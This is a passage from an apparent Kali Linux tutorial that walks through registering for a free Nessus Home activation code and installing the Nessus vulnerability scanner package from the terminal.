
To run Nessus, we need an activation code. So while the download is going on, scroll up on the Nessus download page and you will find the "Get activation code" link as shown in the image below.

Need any new feature or a tutorial included. Send us your requests to qa@hackercool.com




Click on the "Get Activation Code" button and a new page will open as shown below. Nessus has a Professional version as well as a Home version. With the Home version we can only scan around 16 IP addresses at one time but it is free of cost.

With the "Nessus Professional" version, there is no limitation for how many IP addresses can be scanned. For this tutorial, we will be installing the "Nessus Home" version. Click on "Register Now" button.



The "Nessus Home" registration page will open as shown below. You need to give your First name, Last name and your Email address. The activation code will be sent to the email address you give here.



Once you provide all the details necessary, click on "Register". As already stated, the activation code will be sent to the email you provide here. Check Your email for the activation code.

Open a terminal and go to the Downloads folder where the Nessus file we just downloaded should be there. Use the `chmod` command to change the permissions of the file as shown below.

```
root@kali:~# cd Downloads
root@kali:~/Downloads# ks
bash: ks: command not found
root@kali:~/Downloads# ls
Nessus-8.3.1-debian6_i386.deb
root@kali:~/Downloads# chmod 755 Nessus-8.3.1-debian6_i386.deb
root@kali:~/Downloads# ls
Nessus-8.3.1-debian6_i386.deb
```

Once we have execution permissions, install the Nessus Debian package using the command `dpkg -i <package name>` as shown below. The name of the package may differ for you depending on the type of version you downloaded.

```
root@kali:~/Downloads# dpkg -i Nessus-8.3.1-debian6_i386.deb
Selecting previously unselected package nessus.
(Reading database ... 342914 files and directories currently installed.)
Preparing to unpack Nessus-8.3.1-debian6_i386.deb ...
Unpacking nessus (8.3.1) ...
Setting up nessus (8.3.1) ...
Unpacking Nessus Scanner Core Components...
```

- You can start Nessus Scanner by typing `/etc/init.d/nessusd start`
- Then go to `https://kali:8834/` to configure your scanner

